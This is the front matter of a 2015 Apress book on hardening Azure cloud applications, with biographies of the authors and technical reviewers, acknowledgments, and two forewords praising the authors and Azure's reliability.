Most recently, in 2014, Suren accepted an appointment as a Technology Business Partner at the Bill & Melinda Gates Foundation, where he collaborates with leading NGOs and non-profit partners in devising technical solutions for some of the world's most challenging social issues.

Machiraju holds a master's degree in mechanical engineering from the Birla Institute of Technology and Science in Pilani, India. He is a listed author of over 20 patents in business software areas of B2B and Data Interchange Standards, and has authored dozens of MSDN articles and technical blogs on the topics of Azure and .NET. When he's not publishing blogs or presenting works to the larger technical community, he is enjoying time with his family in the beautiful Pacific Northwest and cheering on the Seahawks each Sunday during the season.

"Please contact me if I can be of assistance in architecting your cloud-based solution, as collaborating in this space is one of my greatest passions."

—Suren
[http://about.me/surenmachiraju]

Suraj Gaurav started his career in 2000, at the height of dot-com era. He worked in a startup called Asera that was building a revolutionary platform for building B2B applications. In 2002, he moved to Seattle to work for Microsoft. He spent almost 10 years there and worked on various products, including BizTalk server, Commerce platform, and Office 365. He has in-depth experience building enterprise-scale systems, like BizTalk, as well as Internet-scale services, like Office 365. He also built the consumption-based billing platform serving as the commerce engine for Azure.

Gaurav holds a bachelor's degree in computer science from the Indian Institute of Technology in Kanpur, India. He is listed as inventor in over 25 patents. When he is not working, he can be found spending time with family and enjoying the beautiful outdoor life of the Pacific Northwest.

About the Technical Reviewers

James Podgorski is a Principal Program Manager on the Azure Customer Advisory team at Microsoft. He works with some of the most adventurous cloud computing customers on the planet as they prepare their applications for the future of computing. James graduated with a degree in electrical engineering from Western New England University and a degree in computer science from Carleton University. James lives in the Seattle area and is passionate about sharing the greatest of life's adventures with his family and friends.

Paolo Salvatori is a Principal Program Manager on the Microsoft Azure Customer Advisory Team. Paolo was born in Pisa, Italy. He graduated with a degree in informatics in 1993 and served in the military as a naval officer. Paolo joined Microsoft in 1997 in Microsoft Services and worked as a developer and solutions architect. In July 2007, he joined the BizTalk Rangers team, and in this role he conducted several architecture design reviews and performance labs. He was the author of many guides and white papers on this subject. In 2011, Paolo became a member of the Microsoft Azure Customer Advisory Team. In this role, he has had the chance to collaborate with Azure customers and help them to deliver successful projects. He delivers speeches at Microsoft conferences, such as TechEd and BUILD, and non-Microsoft technical events. He also publishes articles on MSDN and his personal blog. He's the author of the Service Bus Explorer tool. He lives in Milan with his girl friend, Anja. His Twitter account is `@babosbird`, and his personal blog is found at `http://blogs.msdn.com/b/paolos/`.

Acknowledgments

Life is a journey, and this journey has provided me and Suraj with many opportunities to learn and grow. A significant set of these learnings relate to our craft, creating software solutions, from which this book came to life.

We want to take this opportunity to thank some of you for your significant contributions that enabled this book to come into existence.

We acknowledge technical contributions from Zainal Afrin, VikasBharadwaj, James Podgorski, and Paolo Salvatori. We feel good knowing that you were a part of it.

We acknowledge the great support from our Apress team: James DeWolf, Melissa Maldonado, Douglas Pundick, and April Rondeau.

We thank Mark Beckner, our Guru, for getting us started and not letting us give up.

We acknowledge Scott Ambler, Randy Bias, Albert Barron, Goran Candrlic, Mike Cohn, Damon Edwards, Paul Hammant, Susan Jayson, Eric Jewett, Paul Kortman, Aparna Machiraju, Deepak Patil, and Jason Popillion for so generously sharing your expertise with us.

We are grateful to Scott Guthrie, Mark Ozur, and Mark Souza for supporting this endeavor.

We thank Aparna Machiraju and MahuaChaudhuri for so ably supporting us and taking care of life while we were immersed.

Sesha Machiraju, Sai Machiraju and Aaryan Gaurav are appreciated for enduring a staycation during the Winter Break of 2014.

Namaste!
Suren Machiraju
Suraj Gaurav
May 2015

Foreword

Microsoft Azure delivers a full-spectrum cloud platform that enables both developers and IT professionals to move faster and achieve more. Adopted by more than 56% of Fortune 500 companies, Azure delivers a hyper-scale cloud offering that runs in more countries and locations than Amazon Web Services and the Google Cloud combined. Azure is enterprise proven and enables organizations to optionally adopt a hybrid cloud approach that provides maximum flexibility.

While many books and technical articles teach you how to create simple "hello-world" applications on Microsoft Azure, only a few publications cover the specifics of how to develop real enterprise-class applications. I am excited that Suren and Suraj have teamed up to author *Hardening Azure Applications*. This book covers the techniques and engineering principles that architects and developers need in order to ensure that their Azure cloud applications can achieve maximum reliability and availability when deployed at scale.

When cloud applications are well designed and executed, they allow businesses to thrive and be more productive. While effective IT and software-solution development can be very complex, the cloud makes simpler and more elegant solutions available to organizations of any size. *Hardening Azure Applications* will provide you with the tools and techniques you need to build reliable, secure, and cost-effective cloud applications on Azure.

Scott Guthrie
Executive Vice President
Microsoft Corporation

As executive vice president of the Microsoft Cloud and Enterprise group, Scott Guthrie is responsible for the company's cloud infrastructure, server, database, management, and development tools businesses. His engineering team builds Microsoft Azure, Windows Server, SQL Server, Active Directory, System Center, Visual Studio, and .NET. Prior to leading the Cloud and Enterprise group, Guthrie helped lead Microsoft Azure, Microsoft's public cloud platform.

Additional Foreword

It is with great pleasure that I have the honor of providing this foreword to *Hardening Azure Applications*. It seems only logical that the authors would write this book, because prior to their work in Azure, they worked in the middleware domain defined by BizTalk Server and other .NET Servers. It was there that the authors honed their technical skills and pushed the envelope in terms of how complex apps could be applied in a pre-cloud context. When I first met the authors in 2009 during an onsite at Microsoft, the word was spreading about Azure. At the time, the notion of moving from an on-premises or collocated server infrastructure to the cloud seemed almost heretical.

Our company's collaboration with Microsoft was born out of a suggestion that we develop bold and audacious solutions using Azure. We certainly had an audacious problem to solve! We created the Virtual Inventory Cloud (VIC) to solve the real-time inventory and ordering requirements of the North American vehicular industry, which represented a vehicle park of nearly 300MM with over 60MM heavy-duty vehicles, all adding up to tens of millions of searchable parts. Without the skilled expertise and contributions of Suren and Suraj during the early days of Microsoft Azure Application Platform and SQL Azure, we would have never realized our ambitions. Many enhancement opportunities for Azure were vetted and tested through the VIC application, which remains the only application of its kind.

I whole heartedly endorse Suren and Suraj's technical acumen and business savvy. They are the ideal authors to write about developing robust applications, hardened in Azure.

Steven Smith,
Founder, President, and CEO
GCommerce, Inc.

GCommerce is the world's leading provider of Internet-based purchasing automation and procurement software in the automotive aftermarket, with more than 2,000 suppliers, wholesalers, and retailers processing billions of dollars in purchases through their network platform, Internet Data Exchange. In 2010, GCommerce launched an industry-defining, cloud-based application in collaboration with Microsoft called the Virtual Inventory Cloud, a ground breaking technology and solution innovation for durable goods supply chain markets. Today VIC is the industry-leading cloud commerce platform for the North American vehicular industries.